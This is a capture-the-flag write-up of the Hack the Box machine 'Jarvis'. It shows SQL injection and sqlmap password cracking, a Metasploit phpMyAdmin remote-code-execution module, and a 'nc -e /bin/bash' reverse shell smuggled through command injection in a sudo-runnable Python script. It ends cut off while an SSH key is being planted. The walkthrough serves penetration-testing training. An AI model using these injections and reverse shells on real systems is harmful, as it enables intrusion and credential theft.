Hack the Box – Jarvis

As normal I add the IP of the machine 10.10.10.143 to /etc/hosts as jarvis.htb

NMAP

To start off with, I perform a port discovery to see what I could find.


nmap -p- -sT -sV -sC -oN initial-scan jarvis.htb

```
# Nmap 7.70 scan initiated Sat Jun 22 20:00:47 2019 as: nmap -p- -sT -sC -sV -oN initial-scan jarvis.htb
Nmap scan report for jarvis.htb (10.10.10.143)
Host is up (0.035s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Stark Hotel
64999/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 22 20:01:21 2019 -- 1 IP address (1 host up) scanned in 34.63 seconds
```


It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22 and HTTP on 80.

Overview of Web Services


Let's take a quick look at the webpage to see what we have.



There didn't seem to be much info on the pages themselves, but I took a quick look at the source to see what was available to us. I noticed room.php.




Because I couldn't find much more to go on, I decided to test for some SQL injection. This was after trying GoBuster and WFUZZ because I kept getting banned by a WAF.



SQL injection

I started off by seeing if I could get an error on the page. I kept running up as normal to see if I would eventually get an error.

http://jarvis.htb/room.php?cod=1%20order%20by%201,2,3,4,5,6,7--+-



Once I had hit number 8 with;

http://jarvis.htb/room.php?cod=1%20order%20by%201,2,3,4,5,6,7,8--+-


Then I got an error on the page.

I now knew for definite the site was vulnerable.


SQLMAP

To make my tasks a little quicker, I turned to SQLMAP to try and get more information out of the DB.

sqlmap -u http://jarvis.htb/room.php?cod=1 --dbms MYSQL




This proved that I could quickly get information out of the DB and continued.



Now that I had proved that the DB was vulnerable, and I could gather the information out quickly, I looked to see what DB's were available.

sqlmap -u http://jarvis.htb/room.php?cod=1 --dbms MYSQL --dbs



I was going to go further, but I thought to try and gather the database user and password out.

sqlmap -u http://jarvis.htb/room.php?cod=1 --dbms MYSQL –password

```
[02:20:28] [INFO] testing MySQL
[02:20:28] [INFO] confirming MySQL
[02:20:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9.0 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[02:20:28] [INFO] fetching database users password hashes
[02:20:28] [INFO] used SQL query returns 1 entry
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
```

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[02:21:37] [INFO] writing hashes to a temporary file '/tmp/sqlmapjRXkIH4409/sqlmaphashes-AtWLSR.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] y
[02:21:45] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> /root/Downloads/rockyou.txt
```

```
[02:22:29] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[02:22:35] [INFO] starting dictionary-based cracking (mysql_passwd)
[02:22:35] [INFO] starting 4 processes
[02:22:38] [INFO] cracked password 'imissyou' for user 'DBadmin'
database management system users password hashes:
[*] DBadmin [1]:
    password hash: *2D2B7A5E4E637B8FBA1D17F40318F277D29964D0
    clear-text password: imissyou

[02:22:44] [INFO] fetched data logged to text files under '/root/.sqlmap/output/jarvis.htb'

[*] ending @ 02:22:44 /2019-06-23/
```

It seemed we had successfully extracted a username and password from the database.

DBadmin:imissyou


I decided to manually check for folders that could potentially be available that are common with MySQL databases.

Fortunately, this took me a single attempt.


http://jarvis.htb/phpmyadmin

PHPmyadmin

Now that I had found a sql admin page, I attempted the credentials that I had extracted from the DB.



These were successful, and I was now logged into the database administration pages. However, while I was looking around, I noticed the version of phpMyAdmin. It was showing as version 4.8.0 which I knew was vulnerable to an LFI to RCE.



I loaded up trusty Metasploit and did a search for phpMyAdmin exploits.

MetaSploit

A quick search of Metasploit and it yielded a result.

Search phpmyadmin

```
msf5 > search phpmyadmin

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   1  auxiliary/admin/http/telpho10_credential_dump         2016-09-02       normal     No     Telpho10 Backup Credentials Dumper
   2  auxiliary/scanner/http/phpmyadmin_login                                normal     Yes    PhpMyAdmin Login Scanner
   3  exploit/multi/http/phpmyadmin_3522_backdoor           2012-09-25       normal     No     phpMyAdmin 3.5.2.2 server_sync.php Backdoor
   4  exploit/multi/http/phpmyadmin_lfi_rce                 2018-06-19       good       Yes    phpMyAdmin Authenticated Remote Code Execution
   5  exploit/multi/http/phpmyadmin_null_termination_exec   2016-06-23       excellent  Yes    phpMyAdmin Authenticated Remote Code Execution
   6  exploit/multi/http/phpmyadmin_preg_replace            2013-04-25       excellent  Yes    phpMyAdmin Authenticated Remote Code Execution via preg_replace()
   7  exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE
   8  exploit/unix/webapp/phpmyadmin_config                 2009-03-24       excellent  No     PhpMyAdmin Config File Code Injection
   9  post/linux/gather/phpmyadmin_credsteal                                 normal     No     Phpmyadmin credentials stealer
```

I was not sure if this exploit would work yet, but I tried it anyway.

use exploit/multi/http/phpMyAdmin

```
msf5 exploit(multi/http/phpmyadmin_lfi_rce) > show options

Module options (exploit/multi/http/phpmyadmin_lfi_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   imissyou         no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.143     yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   DBadmin          yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.8       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

I set all the relevant values and then tried to run it.

```
msf5 exploit(multi/http/phpmyadmin_lfi_rce) > run

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] Sending stage (38247 bytes) to 10.10.10.143
[*] Meterpreter session 2 opened (10.10.14.8:4444 -> 10.10.10.143:43728) at 2019-06-23 01:01:52 +0100

[-] 10.10.10.143:80 - Failed to drop database ccnyb. Might drop when your session closes.

meterpreter >
meterpreter > shell
Process 4648 created.
Channel 0 created.
python -c "import pty;pty.spawn('/bin/bash')"
www-data@jarvis:/usr/share/phpmyadmin$
```

I had a successful connection and had a shell on the box, but only as www-data.

Getting Further

Now that I had a shell as www-data, I wanted to quickly see if I had any sudo rights.

sudo -l

```
www-data@jarvis:/usr/share/phpmyadmin$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

The output of this showed that I could execute a python script. This was in /var/www/Admin-Utilites and called simpler.py.

Looking through the code of this application, I noticed a command executing from a ping. I could see that there were chars being forbidden, but no additional security.

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```


I had a look at what the application did so I ran it.

sudo -u pepper /var/www/Admin-Utilities/simpler.py


```
***********************************************
                 _                 _
 ___(_)_ __ ___ _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |  | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***********************************************


*********************************************************
* Simpler   -   A simple simplifier ;)                  *
* Version 1.0                                           *
*********************************************************
Usage:  python3 simpler.py [options]

Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP
```

I could see additional options that could be used, which I had taken from reading the script. I executed the ping to see what it would return.

sudo -u pepper /var/www/Admin-Utilities/simpler.py -p



Knowing that I had a possible code execution, I decided to see if I could get it to work.



Now I knew that I could execute code. I knew that I also had restrictions on the chars allowed, therefore, I decided to create a reverse shell. I created a file in /tmp called rev.sh and contained the following;

```
#!/bin/bash
nc -e /bin/bash 10.10.14.8 1234
```

I made sure that my machine was listening in the hope that the code execution would work.

nc -nlvp 1234

```
root@kali:/opt/htb/jarvis.htb# nc -nlvp 1234
listening on [any] 1234 ...
```

Now that I had everything setup I tried to execute the shell script.

Once the application was open I tried again for some code execution.

10.10.10.10 $(/tmp/rev.sh)

```
www-data@jarvis:/tmp$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
***************************************************
     _                      _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|               |_|    |___/
                                @ironhackers.es

***************************************************

Enter an IP: 10.10.10.10 $(/tmp/rev.sh)
```

I entered this, and I got a shell as pepper.

```
root@kali:/opt/htb/jarvis.htb# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.143] 39378
python -c "import pty;pty.spawn('/bin/bash')"
pepper@jarvis:/tmp$ whoami
whoami
pepper
pepper@jarvis:/tmp$
```

I immediately looked to see if I had access to user.txt and I was able to see the user flag.

```
pepper@jarvis:~$ ls -al
ls -al
total 40
drwxr-xr-x 5 pepper pepper 4096 Jun 22 19:59 .
drwxr-xr-x 3 root   root   4096 Mar  2 08:54 ..
lrwxrwxrwx 1 root   root      9 Mar  4 11:11 .bash_history -> /dev/null
-rw-r--r-- 1 pepper pepper  220 Mar  2 08:54 .bash_logout
-rw-r--r-- 1 pepper pepper 3526 Mar  2 08:54 .bashrc
-rw------- 1 root   pepper   31 Jun 22 19:59 .lesshst
drwxr-xr-x 2 pepper pepper 4096 Mar  2 10:15 .nano
-rw-r--r-- 1 pepper pepper  675 Mar  2 08:54 .profile
drwxr-xr-x 2 pepper pepper 4096 Jun 22 17:55 .ssh
drwxr-xr-x 3 pepper pepper 4096 Mar  4 11:14 Web
-r--r----- 1 root   pepper   33 Mar  5 07:11 user.txt
pepper@jarvis:~$
```

```
pepper@jarvis:~$ cat user.txt
cat user.txt
2afa36c4f05b37b34259c93551f5c44f
```

2afa36c4f05b37b34259c93551f5c44f

SSH Keys / LinEnum

I then created SSH keys and updated them so that I could connect over SSH. I did not want to risk losing my connection and then running through it again and knew that having a stable connection will help.

```
pepper@jarvis:~/.ssh$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDJ3ssEhi8+e9zzmrww1CEhYXPRoeD04Aqhg4GI0YRtjl
EdYiwnwFADQ7WIhdVw3NfGHf28KwKrb13lxT1mS/qs/olXE9Oa/cZMNsLujXIhbmhTK+JQNXXUP9FXYmDVirbJD6cc1gArc+lGhwfSbRKbqoBJ
pys5K572T8T0mygD9MRcIQbvVC1pIJaukaTDcz3IwPU1DoenKsCjXKmIGF+7lcWc0U+9R5MaxvpymdSss4V+IiUIgxlTKCKw+unpKV/OdIXpVY
